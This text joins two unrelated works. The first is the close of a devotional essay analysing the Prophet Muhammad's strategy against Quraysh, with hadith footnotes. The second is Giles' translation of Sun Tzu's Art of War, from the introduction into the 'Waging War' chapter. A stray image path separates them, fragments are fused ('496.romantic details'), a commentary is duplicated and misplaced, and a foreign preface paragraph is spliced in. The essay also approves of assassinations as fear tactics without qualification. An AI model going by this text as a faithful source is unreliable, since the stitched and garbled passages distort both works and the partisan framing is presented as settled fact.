unsound policy. While the Muslims could 'refuel' after each major conflict with Quraysh by sending out small contingents for raiding, or by defeating other second-rate enemies, the Polytheists of Quraysh - who never really gained any substantial war-booty from their engagements with the Muslims - were generally left to lick their wounds after each conflict without any similar sources of morale inducements. Even when the major battles were over - in fact even during the ten year treaty between the Prophet (S) and Quraysh – the Polytheists of Quraysh, unlike their counterparts from the agriculturally focused *Ansaar*, still had to suffer losses to their main source of income: trade. Almost year round the trade routes between Quraysh and *Shaam* were constantly under threat by the Muslims. If the threat wasn't coming from the Muslims under the leadership of the Prophet (S), due to logistics or being bound by the aforementioned treaty of Hudaybiyah, it was likely to come from the Muslims under the leadership of Abu Basiir (R) who were forced, ironically by Quraysh themselves, not to join the main body of Muslims who were bound by the treaty not to engage in acts of aggression.

In addition to lacking the revenue of war-booty, the Polytheists of Quraysh were also at the disadvantage of not having an advanced charity system similar to that of the Muslims which allowed for a self-sufficient society of soldiers. However, to Quraysh's credit, it should still be noted that there did exist in their culture a very informal arrangement, common amongst the pre-Islaamic Arabs, geared towards helping the poor; especially those nearest of kin. It is also true that, similar to the army of the Muslims, the men of Quraysh were also bound by tradition to serve their tribe militarily with their own wealth and souls when decided by the tribal chiefs and elders. But, even with these points noted, there is still a vast difference between Quraysh's informal tribal customs and the intricate and sophisticated Islaamic economic system, consisting of multiple overlapping programs aimed at supporting self-sufficiency amongst the entire society in order to empower them to rise to the call of fueling the military machine responsible for turning the wheels of the economy.

Other Factors Related to the Balance of Power:

Leadership – As is clear from the wealth of examples provided above, the superb leadership of the Prophet (S) is unquestionable. His (S) charisma, stemming largely from his integrity and honest actions, had a power of its own. Even in the worst of times his (S) faith and reliance in Allaah was unwavering[106]. His (S) vision[107] and objectives were always clear and he never had any difficulty getting his narrative across to even his enemies, not to mention his followers. Quick and thought-out decisions under the duress of war and fatigue were undertaken time and again by the Prophet (S) with flawless skill. But, despite even the worst conditions of urgency, he (S) was always careful to carry out his leadership duties in an environment of consultation and virtual consensus. At times he (S) would even leave his own personal opinion for that of the majority due to the Islaamic concept of *Shuraa*, which he (S) dutifully upheld in matters of opinion, but when it came down to matters of values or principles he (S) never wavered in standing for the truth. His (S) mastery of consultation was also coupled with a strong grasp of the art of persuasion;

[106] Al-Bukhaari (no. 3400, 3416).
[107] Muslim (no. 7440).

meaning that he (S) rarely had to resort to the option of giving orders to his companions[108]. In fact, with companions who loved and respected the Prophet (S) more than any other earthly soul, he (S) was always sure to find enough volunteers. He (S) never over-burdened anyone, but rather would often engage in work alongside his (S) companions[109]. He (S) was quick to take burdensome tasks upon himself without bothering others, but he was also keen to delegate work for his (S) companions to give them the opportunity to hone their leadership skills and to refrain from allowing himself to become bogged down in menial matters[110]. When he (S) delegated work, he did not micromanage, or stifle, initiative[111], nor was his instruction ever unclear, or ambiguous. Complements came easy to his (S) tongue and he always repaid those who did well to him[112]. However, in contrast, he (S) was extremely slow to ever speak out against even the most infamous of his (S) detractors[113]. This array of virtuous characteristics shined brightly around the Prophet (S) and illuminated all around him (S). In fact, by the death of the Prophet (S) it was difficult to point out any of his (S) closer companions who had not been transformed into world-class leaders. It's also worth noting, that during the Prophet's (S) life, the Islaamic State was extremely small in nature; not requiring the adherence to any one particular type of administrative paradigm. This allowed for versatility and flexibility throughout the volatile changes the Islaamic State underwent, but regardless of the near adhocracy of the system, order and clarity were also highly encouraged at all times[114].

In stark contrast, the leadership of Quraysh was never of a unified or clear nature[115]. Their vision and objectives[116] were always clouded in a shroud of personal confusions and cultural ambiguities. The decision making process was almost always messy. Consultation, although a mainstay of their society by nature of the decentralized authority, rarely ever bore any beneficial fruits. Opinions often ranged the spectrum and conflicting personalities were constantly colliding and jousting for supremacy[117]. Tribal interests were often evaluated and assessed in light of the interests of the elite. A lack of realism left the mood in a perpetual see-saw ranging from extreme optimism to hopeless negativity. Decisions were often made in rage or fervor only to be reversed under a

[108] Al-Bukhaari (no. 2691). Also see the story of Hudhayfah during the Battle of the Trench (Musnad al-Imaam Ahmad no. 23382 (al-Arna'uut)). Despite the undisputed historical accuracy of the *hadiith*, the chain contains some weakness because of Muhammad bin al-Ishaaq and an unknown *taabi'i*.
[109] Al-Bukhaari (no. 3875).
[110] Al-Bukhaari (no. 1331, 2190, 4134).
[111] Muslim (no. 4619).
[112] Al-Bukhaari (no. 2445).
[113] Al-Bukhaari (no. 1300).
[114] Al-Bukhaari (no. 6718). Muslim (no. 6330).
[115] See how many tribes turned back before the Battle of Badr (*ar-Rahiiq al-Makhtuum* p. 164) and how multiple spokesmen were sent on the day of al-Hudaybiyah (p. 300).
[116] Some were only out to save their money; others wanted to save face; while others were out to kill Muhammad (S). See how they differed over what to do with the Prophet (S) in the *tafsiir* of al-Anfaal: 30.
[117] For a typical Polytheist contest of prestige, see the debate that took place between the Hawaazin leaders before the Battle of Hunayn (ibid, p. 399).

blanket of caution and fear[118]. In short, Quraysh was almost always in a state of topsy-turvy instability due to its lack of firm leadership.

Morale/Will – All previous topics of this study have already touched upon the topic of the Muslims' high level of morale in one way or another. After all, it is, in fact, one of the main elements of Islaam's success in the fields of persevering, spreading, and incorporating. It could even be postulated that morale was the single most effective factor leading to the Muslims' edge over Quraysh, and even Rome and Persia in later battles.

Of course faith in Allaah and the incentive of peace and joy in the eternal, if not the temporal, life was always at the root of keeping the morale of the Muslims stable even in the worst times. However, while keeping that in mind, there are, of course, other extremely important factors as well; such as the Prophet's (S) aforementioned mastery of leadership. His (S) charisma, his eloquent words of encouragement, and his constant consultation are but a few examples. The financial incentives provided by the unique economic system of Islaam also played a role; especially in times of victory, as is to be expected. There was also the amazing effect of divine miracles and heavenly revelation that always came when the Muslims needed it the most.

All of these factors must be taken together and observed in respect with one another. After all, humans will be humans at the end of the day. The morale of an entire society is rarely indestructible in the face of outstanding mismanagement of the remaining elements of power.

The morale of Quraysh, on the other hand, was normally a mix between being over-confident and absolutely scared to death[119]. When going forward was not a good option they over-confidently pressed ahead. Conversely, when action was necessary for survival they would become scared. However, in all fairness, for people who were only motivated by the temporal rewards of this life, many of them were too ready to put their lives in danger for their disbelief and sense of honor. Many were only consoled with the thought that their heroic deeds would render them immortal in the history of their tribe.

Support of Population – The population must no doubt be divided amongst those who were Muslims and those who were Non-Muslims. Obviously the Muslims were always in complete support of the Prophet (S); with the notable exception of the many hypocrites hiding within the ranks. Nevertheless, as mentioned previously, the Prophet (S) always managed to contain these hypocrites and keep them from inflicting any critical blows through his (S) methods of pacification. It is also of comfort to note that this problem was

[118] After the Battle of Uhud, Abu Sufyaan (R) made a challenge for the Muslims to appear the next year at Badr, but it was Quraysh who actually reneged.

[119] Mr. Rogers points out that a case could be made that Quraysh never really believed in victory. His reliance on the term '*sijaal*', used by Abu Sufyaan (R) to describe the war, (i.e. that the battles between the Prophet (S) and Quraysh were sometimes in the favor of one and sometimes in the favor of the other) as a proof for such an assertion is a bit questionable, but other evidences can be found. Abu Sufyaan (R) noted that after his encounter with Hiraql he was certain that the Prophet (S) would be victorious (al-Bukhaari no. 7). If such was the inner convictions of the leadership of Quraysh, the rest of the Arabs were even less apt to be sure of victory (al-Bukhaari no. 4051).

not something unique or exclusive to the Muslims, as has already proceeded. There were also Muslims - and non-Muslims alike - who remained in support of the Prophet (S) despite living amongst the ranks of the Polytheists[120].

With that said, more important to our discussion here than the initial numbers of supporters for both sides, was their rate of growth. It is indisputably evident that, from the moment the message was revealed to the Prophet (S), the ranks of the Muslims experienced constant exponential growth while the ranks of the Polytheists were experiencing a decrease of similar consistency and rapidness. One of the major causes for this phenomenon, other than the sweetness of belief Allaah places in the hearts of those whom He loves, was the fact that Islaam was able to transcend the lines of tribe and race. Having the ability to recruit followers of different tribes and cultures, and actively working to keep the doors open to diversity, was a crucial factor in facilitating growth and integration.

We have to also remember here that recruiting was not just a matter of simply crossing lines. During the *Siirah*, yesterdays enemies were actually becoming today's frontrunners in promoting the cause; literally overnight[121]. The all encompassing message of Islaam provided a role and place for everyone and, once converted, Islaam's remarkable transforming effects set in immediately. Islaam is not simply a Friday or Sunday affair that allows its adherents to remain stagnant, but rather it is a complete way of life and a global revolution. Islaam's message is so compelling and intense that often prisoners of war were so quickly integrated into the Islaamic society that many of their children became the scholars of their era.

Prisoners of war, once converted and freed, became full-fledged citizens, just as those who converted of their own free will prior to any military action were also immediately granted the title of 'brother in Islaam.' Non-Muslims who chose to pay the *jizyah* were also granted such freedom and protection that, soon after the death of the Prophet (S), Christians and Jews often begged the *Khulafaa'* to come free them of the religious oppression they suffered at the hands of their own brethren.

With all of these factors acting in concert, it is easy to understand why the Prophet (S) was able to conscript so many motivated followers so quickly. Everyone had something to gain from becoming Muslim and no one had anything to lose. In fact, as previously

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[120] Mr. Rogers points to al-'Abbaas (R) as a clandestine Muslim who was always helping to protect the Muslims and send them information. It is true that al-'Abbaas is said to have protected the wealth of a wealthy Muslim after the Battle of Khaybar by not informing Quraysh of his Islaam until he had placed 3 days distance between himself and Makkah and he convinced Abu Sufyaan (R) to accept Islaam rather than fight on the day of the Conquest. However, I am not aware of any particular narrations in which al-'Abbaas passed information to the Prophet (S). Obviously this is something to be expected, but I found it telling how ready Mr. Rogers was to make a claim without any proper evidence. Mr. Rogers also wrongly assumed, based on all of this, that the Prophet (S) had asked al-'Abbaas to pay his ransom as a cover story, without realizing that al-'Abbaas's Islaam had not been made known to the Prophet (S) before that date; after he had already been captured on the battlefield.

[121] For an extreme case see al-Bukhaari (no. 2653).

pointed out, Non-Muslim leaders were often left in their posts, after their full and sincere conversion. They had nothing to fear and everything to gain by rushing to Islaam.

Quraysh, in comparison, had nothing but a lost cause to help motivate their followers; despite acknowledging their initially large numbers and the many allies they were able to gather early on. This is because Quraysh called only to materialism and a continuation of the status quo (which included, by default, many evils such as oppression of the weak and constant tribal rivalry). This paradoxical combination of goals meant that those who had the most to benefit from maintaining the status quo were also those who had the most to lose by dying. Equally confounding is the fact that those who had the least to benefit from the status quo were also the least willing to die for those who stood to gain from their death. The outcome is nothing more than a paper tiger.

Along these same lines, it is also worthy of mention that other tribes, and would-be allies, always had in the back of their minds that a stronger Quraysh today could mean a tougher situation for themselves tomorrow. In fact, the very tribalism Quraysh was fighting to sustain was also a cause for hesitation in their own ranks when it came time to fight their own fathers, sons, uncles, and cousins.

In short, there was no great inspiring noble cause, no outstanding benefits, and plenty of room for loss in Quraysh's call. The only thing in their favor was the general consensus amongst the greatest benefactors of the status quo to keep it in place so long as it doesn't call for too much effort, risk, or loss. But when the going gets inevitably rough, the equation quickly becomes every man for himself; in an effort to minimize personal losses at the expense of others.

The Summary of the Prophet's (S) Grand Strategy:

The Prophet (S) focused primarily upon calling those nearest to him to Islaam and upon conveying the revelation to his tribe in an effort to recruit strong followers who might serve as the future foundation for spreading the message. **This stage** lasted during the Makkan period until the Prophet (S) was able to find a safe haven. The subsequent Migration to al-Madiinah represented the most pivotal moment of the entire *Siirah* because it marked the beginning of **a new period** and the birth of the Islaamic State. Naturally, once this safe haven was obtained, it became a vital priority to protect it by force, while balancing between economic stability and military activity. Finally, once the immediate threats surrounding the periphery of the safe haven were neutralized **the last stage** of the *Siirah* entailed a focus on actively spreading the message to new regions while being prepared, if anyone stood in the way of the teachings of the Qur'aan, to offensively spread the *influence* of Islaam by force. This stage continued until the Prophet (S) had entirely conquered Makkah, along with the rest of the Arabian Peninsula, shortly before his (S) death[122].

[122] These stages are: 1) building a foundation of followers and the search for safe haven, 2) acquiring a safe haven and consolidation of power to extend to the periphery, and 3) taking the offensive and overcoming all obstacles to expansion.

It is also of importance to point out that throughout the progression of these strategic stages, all of the instruments of power were being employed simultaneously in flawless harmony.

Politically, alliances (which were never betrayed by the Muslims) were constantly being made along the way (especially in the early stages of weakness) to limit the amount of enemies being fought at once. Active diplomacy was, in fact, a mainstay throughout all of the various stages; with an aim to neutralize all potential threats and obstacles, while capitalizing on possible opportunities for cooperation.

Militarily, defense was usually preferred over offense until after the Battle of the Trench. Usually the nearest enemies were fought before those more further off (for the obvious reason that the nearer ones were usually the most dangerous to Islaam and the Muslims). In specific, enemies that betrayed truces were usually dealt with quickly and harshly (usually with a type of preemptive strike). Less pressing threats were delayed till appropriate times. Credibility, therefore, was considered important[123] but never allowed to get out of hand. The full spectrum of military options was constantly being implemented throughout the *Siirah* although asymmetrical methods were often favored. This is especially evident from the financially important raids and ambushes that continued throughout the *Siirah*; especially during occasional lulls in hostilities with the main enemy: Quraysh. Similarly, fear tactics – such as assassinations – were also a great tool employed by the Prophet (S) against the enemy (while care was taken to never overstep the bounds of the *Shari'ah*).

Economically, obtaining new sources of income was always a high priority, especially in regards to military planning, and money was always spread throughout the society once obtained (to stimulate the economy and to aid self-sufficiency). Such a system meant that the two wheels of economy and military were always spinning in unison. This kept government small and of little burden while also providing for motivation and enticement to those who would aid in spreading Islaam and supporting the cause.

Information was always protected and sought from the enemy. Disinformation and trickery were also employed during wartimes. Poetry (the main media source of the times) was regularly composed to attack the enemy or to respond to the enemy's own offensive poetry. Simple propagation of the message, however, was the main and most effective psychological factor.

Morale was also a high priority and it was always kept high (through *Shuraa*, monetary incentives from *Ghaniimah* and *Fay'*, goodly words of encouragement, strong belief, miracles, revelation, and so forth).

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[123] See how the Prophet (S) took the decision to go out for one of the most strenuous expeditions, at-Tabuuk (*ar-Rahiiq al-Makhtuum,* p.418), simply for reasons of credibility. Some other examples were provided in *The Islaamic Guide to Strategy*.


The system of governance and military affairs was also extremely versatile and changed depending upon the situation and the overwhelming interests so long as the *Shari'ah* was respected and placed as the number one priority. Encouraging volunteering, rather than relying upon commands, and leading by example were both factors that led to higher output and productivity.

The Conclusion:

The Prophet (S) consistently out performed Quraysh, and the rest of Islaam's enemies, in taking both the worldly and heavenly means. Thus, victory was already assured for the believers – both by virtue of Allaah's preordainment and by virtue of abiding by Allaah's divine universal laws – before hostilities ever ensued. Ultimately, taking these means ensured that Allaah's divine guidance was constantly there to lead the Prophet (S) and his companions (R) to always take the appropriate measures at the appropriate times.

Accordingly, Allaah's guidance ensured that the Prophet's (S) vision was based upon firm principles and values; that his (S) policies were firmly rooted in clearly defined and determined interests; that his (S) grand strategy was complete and totally aligned with his objectives; and that, despite occasional obstacles and set backs, his (S) tactical performance was superb and unparalleled by his opponents.

Indeed, the path to victory and success in this life and the next has been expressly defined for us in the Qur'aan and the *Sunnah*, and the *Siirah* serves as our living and practical guide. Surely, no one turns his back upon these truths except that he is defeated before he ever begins. Indeed the path has been laid forth with evident clarity, but are there any who choose to give heed?


The Art
of War

INTRODUCTION

Sun Wu and his Book

Ssu-ma Ch`ien gives the following biography of Sun Tzu: Sun Tzu Wu was a native of the Ch`i State. His ART OF WAR brought him to the notice of Ho Lu, [2] King of Wu. Ho Lu said to him: "I have carefully perused your 13 chapters.

May I submit your theory of managing soldiers to a slight test?"

Sun Tzu replied: "You may."

Ho Lu asked: "May the test be applied to women?"

The answer was again in the affirmative, so arrangements were made to bring 180 ladies out of the Palace. Sun Tzu divided them into two companies, and placed one of the King's favorite concubines at the head of each. He then bade them all take spears in their hands, and addressed them thus: "I presume you know the difference between front and back, right hand and left hand?"

The girls replied: Yes.

Sun Tzu went on: "When I say "Eyes front," you must look straight ahead. When I say "Left turn," you must face towards your left hand. When I say "Right turn," you must face towards your right hand. When I say "About turn," you must face right round towards your back."

Again the girls assented. The words of command having been thus explained, he set up the halberds and battle-axes in order to begin the drill. Then, to the sound of drums, he gave the order "Right turn." But the girls

only burst out laughing. Sun Tzu said: "If words of command are not clear and distinct, if orders are not thoroughly understood, then the general is to blame."

So he started drilling them again, and this time gave the order "Left turn," whereupon the girls once more burst into fits of laughter. Sun Tzu: "If words of command are not clear and distinct, if orders are not thoroughly understood, the general is to blame. But if his orders ARE clear, and the soldiers nevertheless disobey, then it is the fault of their officers."

So saying, he ordered the leaders of the two companies to be beheaded. Now the king of Wu was watching the scene from the top of a raised pavilion; and when he saw that his favorite concubines were about to be executed, he was greatly alarmed and hurriedly sent down the following message: "We are now quite satisfied as to our general's ability to handle troops. If We are bereft of these two concubines, our meat and drink will lose their savor. It is our wish that they shall not be beheaded."

Sun Tzu replied: "Having once received His Majesty's commission to be the general of his forces, there are certain commands of His Majesty which, acting in that capacity, I am unable to accept."

Accordingly, he had the two leaders beheaded, and straightway installed the pair next in order as leaders in their place. When this had been done, the drum was sounded for the drill once more; and the girls went through all the evolutions, turning to the right or to the left, marching ahead or wheeling back, kneeling or standing, with perfect accuracy and precision, not venturing to utter a sound. Then Sun Tzu sent a messenger to the King saying: "Your soldiers, Sire, are now properly drilled and disciplined, and ready for your majesty's inspection. They can be put to any use that their sovereign may desire; bid them go through fire and water, and they will not disobey."

But the King replied: "Let our general cease drilling and return to camp. As for us, We have no wish to come down and inspect the troops."

Thereupon Sun Tzu said: "The King is only fond of words, and cannot translate them into deeds."

After that, Ho Lu saw that Sun Tzu was one who knew how to handle an army, and finally appointed him general. In the west, he defeated the Ch`u State and forced his way into Ying, the capital; to the north he put fear into the States of Ch`i and Chin, and spread his fame abroad amongst the feudal princes. And Sun Tzu shared in the might of the King.

About Sun Tzu himself this is all that Ssu-ma Ch`ien has to tell us in this chapter. But he proceeds to give a biography of his descendant, Sun Pin, born about a hundred years after his famous ancestor's death, and also the outstanding military genius of his time. The historian speaks of him too as Sun Tzu, and in his preface we read: "Sun Tzu had his feet cut off and yet continued to discuss the art of war." It seems likely, then, that "Pin" was a nickname bestowed on him after his mutilation, unless the story was invented in order to account for the name.

The crowning incident of his career, the crushing defeat of his treacherous rival P`ang Chuan, will be found briefly related in Chapter V. ss. 19, note.

To return to the elder Sun Tzu. He is mentioned in two other passages of the SHIH CHI: --

In the third year of his reign [512 B.C.] Ho Lu, king of Wu, took the field with Tzu-hsu [i.e. Wu Yuan] and Po P`ei, and attacked Ch`u. He captured the town of Shu and slew the two prince's sons who had formerly been generals of Wu. He was then meditating a descent on Ying [the capital]; but the general Sun Wu said: "The army is exhausted. It is not yet possible. We must wait".... [After further successful fighting,] "in the ninth year [506 B.C.], King Ho Lu addressed Wu Tzu-hsu and Sun Wu, saying: "Formerly, you declared that it was not yet possible for us to enter Ying. Is the time ripe now?" The two men replied: "Ch`u's general Tzu-ch`ang, [4] is grasping and covetous, and the princes of T`ang and Ts`ai both have a grudge against him. If Your Majesty has resolved to make a grand attack, you must win over T`ang and Ts`ai, and then you may succeed." Ho Lu followed this advice, [beat Ch`u in five pitched battles and marched into Ying.]

This is the latest date at which anything is recorded of Sun Wu. He does not appear to have survived his patron, who died from the effects of a wound in 496.romantic details.

The following passage occurs in the Huai-nan Tzu: "When sovereign and ministers show perversity of mind, it is impossible even for a Sun Tzu to encounter the foe." Assuming that this work is genuine (and hitherto no doubt has been cast upon it), we have here the earliest direct reference for Sun Tzu, for Huai-nan Tzu died in 122 B.C., many years before the SHIH CHI was given to the world.

Liu Hsiang (80-9 B.C.) says: "The reason why Sun Tzu at the head of 30,000 men beat Ch`u with 200,000 is that the latter were undisciplined."

I have heard that the ancients used bows and arrows to their advantage. The SHU CHU mentions "the army" among the "eight objects of government." The I CHING says: "'army' indicates firmness and justice; the experienced leader will have good fortune." The SHIH CHING says: "The King rose majestic in his wrath, and he marshaled his troops." The Yellow Emperor, T`ang the Completer and Wu Wang all used spears and battle-axes in order to succor their generation. The SSU-MA FA says: "If one man slay another of set purpose, he himself may rightfully be slain." He who relies solely on warlike measures shall be exterminated; he who relies solely on peaceful measures shall perish. Instances of this are Fu Ch`ai on the one hand and Yen Wang on the other. In military matters, the Sage's rule is normally to keep the peace, and to move his forces only when occasion requires. He will not use armed force unless driven to it by necessity.

LAYING PLANS

1. Sun Tzu said: The art of war is of vital importance to the State.

2. It is a matter of life and death, a road either to safety or to ruin. Hence it is a subject of inquiry which can on no account be neglected.

3. The art of war, then, is governed by five constant factors, to be taken into account in one's deliberations, when seeking to determine the conditions obtaining in the field.

4. These are: (1) The Moral Law; (2) Heaven; (3) Earth; (4) The Commander; (5) Method and discipline.

[It appears from what follows that Sun Tzu means by "Moral Law" a principle of harmony, not unlike the Tao of Lao Tzu in its moral aspect. One might be tempted to render it by "morale," were it not considered as an attribute of the ruler.]

5, 6. The MORAL LAW causes the people to be in complete accord with their ruler, so that they will follow him regardless of their lives, undismayed by any danger.

[Tu Yu quotes Wang Tzu as saying: "Without constant practice, the officers will be nervous and undecided when mustering for battle; without constant practice, the general will be wavering and irresolute when the crisis is at hand."]

7. HEAVEN signifies night and day, cold and heat, times and seasons.

[The commentators, I think, make an unnecessary mystery of two words here. Meng Shih refers to "the hard and the soft, waxing and waning" of Heaven. Wang Hsi, however, may be right in saying that what is meant is "the general economy of Heaven," including the five elements, the four seasons, wind and clouds, and other phenomena.]

8. EARTH comprises distances, great and small; danger and security; open ground and narrow passes; the chances of life and death.

9. The COMMANDER stands for the virtues of wisdom, sincerely, benevolence, courage and strictness.

[The five cardinal virtues of the Chinese are (1) humanity or benevolence; (2) uprightness of mind; (3) self-respect, self-control, or "proper feeling;" (4) wisdom; (5) sincerity or good faith. Here "wisdom" and "sincerity" are put before "humanity or benevolence," and the two military virtues of "courage" and "strictness" substituted for "uprightness of mind" and "self-respect, self-control, or 'proper feeling.'"]

10. By METHOD AND DISCIPLINE are to be understood the marshaling of the army in its proper subdivisions, the graduations of rank among the officers, the maintenance of roads by which supplies may reach the army, and the control of military expenditure.

11. These five heads should be familiar to every general: he who knows them will be victorious; he who knows them not will fail.

12. Therefore, in your deliberations, when seeking to determine the military conditions, let them be made the basis of a comparison, in this wise:

13. (1) Which of the two sovereigns is imbued with the Moral law?

[I.e., "is in harmony with his subjects.".]

(2) Which of the two generals has most ability?

(3) With whom lie the advantages derived from Heaven and Earth?

(4) On which side is discipline most rigorously enforced?

[Tu Mu alludes to the remarkable story of Ts`ao Ts`ao (A.D. 155-220), who was such a strict disciplinarian that once, in accordance with his own severe regulations against injury to standing crops, he condemned himself to death for having allowed him horse to shy into a field of corn! However, in lieu of losing his head, he was persuaded to satisfy his sense of justice by cutting off his hair. Ts`ao Ts`ao's own comment on the present passage is characteristically curt: "when you lay down a law, see that it is not disobeyed; if it is disobeyed the offender must be put to death."]

(5) Which army is stronger?

[Morally as well as physically. As Mei Yao-ch`en puts it, freely rendered, "ESPIRIT DE CORPS and 'big battalions.'"]

(6) On which side are officers and men more highly trained?

[Tu Yu quotes Wang Tzu as saying: "Without constant practice, the officers will be nervous and undecided when mustering for battle; without constant practice, the general will be wavering and irresolute when the crisis is at hand."]

(7) In which army is there the greater constancy both in reward and punishment?

[On which side is there the most absolute certainty that

merit will be properly rewarded and misdeeds summarily punished?]

14. By means of these seven considerations I can forecast victory or defeat.

15. The general that hearkens to my counsel and acts upon it, will conquer: --let such a one be retained in command! The general that hearkens not to my counsel nor acts upon it, will suffer defeat: --let such a one be dismissed!

[The form of this paragraph reminds us that Sun Tzu's treatise was composed expressly for the benefit of his patron Ho Lu, king of the Wu State.]

16. While heading the profit of my counsel, avail yourself also of any helpful circumstances over and beyond the ordinary rules.

17. According as circumstances are favorable, one should modify one's plans.

[Sun Tzu, as a practical soldier, will have none of the "bookish theoric." He cautions us here not to pin our faith to abstract principles; "for," as Chang Yu puts it, "while the main laws of strategy can be stated clearly enough for the benefit of all and sundry, you must be guided by the actions of the enemy in attempting to secure a favorable position in actual warfare." On the eve of the battle of Waterloo, Lord Uxbridge, commanding the cavalry, went to the Duke of Wellington in order to learn what his plans and calculations were for the morrow, because, as he explained, he might suddenly find himself Commander-in-chief and would be unable to frame new plans in a critical moment. The Duke listened quietly and then said: "Who will attack the first tomorrow -- I or Bonaparte?" "Bonaparte," replied Lord Uxbridge. "Well," continued the Duke, "Bonaparte has not given me any idea of his projects; and as my plans will depend upon his, how can you expect me to tell you what mine are?"]

18. All warfare is based on deception.

[The truth of this pithy and profound saying will be admitted by every soldier. Col. Henderson tells us that Wellington, great in so many military qualities, was especially distinguished by "the extraordinary skill with which he concealed his movements and deceived both friend and foe."]

19. Hence, when able to attack, we must seem unable; when using our forces, we must seem inactive; when we are near, we must make the enemy believe we are far away; when far away, we must make him believe we are near.

20. Hold out baits to entice the enemy. Feign disorder, and crush him.

[All commentators, except Chang Yu, say, "When he is in disorder, crush him." It is more natural to suppose that Sun Tzu is still illustrating the uses of deception in war.]

21. If he is secure at all points, be prepared for him. If he is in superior strength, evade him.

22. If your opponent is of choleric temper, seek to irritate him. Pretend to be weak, that he may grow arrogant.

[Wang Tzu, quoted by Tu Yu, says that the good tactician plays with his adversary as a cat plays with a mouse, first feigning weakness and immobility, and then suddenly pouncing upon him.]

23. If he is taking his ease, give him no rest.

[This is probably the meaning though Mei Yao-ch`en has the note: "while we are taking our ease, wait for the enemy to tire himself out." The YU LAN has "Lure him on and tire him out."]

If his forces are united, separate them.

[Less plausible is the interpretation favored by most of the commentators: "If sovereign and subject are in accord, put division between them."]

24. Attack him where he is unprepared, appear where you are not expected.

25. These military devices, leading to victory, must not be divulged beforehand.

26. Now the general who wins a battle makes many calculations in his temple ere the battle is fought.

[Chang Yu tells us that in ancient times it was customary for a temple to be set apart for the use of a general who was about to take the field, in order that he might there elaborate his plan of campaign.]

The general who loses a battle makes but few calculations beforehand. Thus do many calculations lead to victory, and few calculations to defeat: how much more no calculation at all! It is by attention to this point that I can foresee who is likely to win or lose.

WAGING WAR

[Ts`ao Kung has the note: "He who wishes to fight must first count the cost," which prepares us for the discovery that the subject of the chapter is not what we might expect from the title, but is primarily a consideration of ways and means.]

1. Sun Tzu said: In the operations of war, where there are in the field a thousand swift chariots, as many heavy chariots, and a hundred thousand mail-clad soldiers,

[The "swift chariots" were lightly built and, according to Chang Yu, used for the attack; the "heavy chariots" were heavier, and designed for purposes of defense. Li Ch`uan, it is true, says that the latter were light, but this seems hardly probable. It is interesting to note the analogies between early Chinese warfare and that of the Homeric Greeks. In each case, the war-chariot was the important factor, forming as it did the nucleus round which was grouped a certain number of foot-soldiers. With regard to the numbers given here, we are informed that each swift chariot was accompanied by 75 footmen, and each heavy chariot by 25 footmen, so that the whole army would be divided up into a thousand battalions, each consisting of two chariots and a hundred men.]

with provisions enough to carry them a thousand LI,

[2.78 modern LI go to a mile. The length may have varied slightly since Sun Tzu's time.]

the expenditure at home and at the front, including entertainment of guests, small items such as glue and paint, and sums spent on chariots and armor, will reach the total of a thousand ounces of silver per day. Such is the cost of raising an army of 100,000 men.

2. When you engage in actual fighting, if victory is long in coming, then men's weapons will grow dull and their ardor will be damped. If you lay siege to a town, you will exhaust your strength.

3. Again, if the campaign is protracted, the resources of the State will not be equal to the strain.

4. Now, when your weapons are dulled, your ardor damped, your strength exhausted and your treasure spent, other chieftains will spring up to take advantage of your extremity. Then no man, however wise, will be able to avert the consequences that must ensue.

5. Thus, though we have heard of stupid haste in war, cleverness has never been seen associated with long delays.

[This concise and difficult sentence is not well explained by any of the commentators. Ts`ao Kung, Li Ch`uan, Meng Shih, Tu Yu, Tu Mu and Mei Yao-ch`en have notes to the effect that a general, though naturally stupid, may nevertheless conquer through sheer force of rapidity. Ho Shih says: "Haste may be stupid, but at any rate it saves expenditure of energy and treasure; protracted operations may be very clever, but they bring calamity in their train." Wang Hsi evades the difficulty by remarking: "Lengthy operations mean an army growing old, wealth being expended, an empty exchequer and distress among the people; true cleverness insures against the occurrence of such calamities." Chang Yu says: "So long as victory can be attained, stupid haste is preferable to clever dilatoriness." Now Sun Tzu says nothing whatever, except possibly by implication, about ill-considered haste being better than ingenious but lengthy operations. What he does say is something much more guarded, namely that, while speed may sometimes be injudicious, tardiness can never be anything but foolish -- if only because it means impoverishment to the nation. In considering the point raised here by Sun Tzu, the classic example of Fabius Cunctator will inevitably occur to the mind. That general deliberately measured the endurance of Rome against that of Hannibals's isolated army, because it

seemed to him that the latter was more likely to suffer from a long campaign in a strange country. But it is quite a moot question whether his tactics would have proved successful in the long run. Their reversal it is true, led to Cannae; but this only establishes a negative presumption in their favor.]

6. There is no instance of a country having benefited from prolonged warfare.

7. It is only one who is thoroughly acquainted with the evils of war that can thoroughly understand the profitable way of carrying it on.

[That is, with rapidity. Only one who knows the disastrous effects of a long war can realize the supreme importance of rapidity in bringing it to a close. Only two commentators seem to favor this interpretation, but it fits well into the logic of the context, whereas the rendering, "He who does not know the evils of war cannot appreciate its benefits," is distinctly pointless.]

8. The skillful soldier does not raise a second levy, neither are his supply-wagons loaded more than twice.

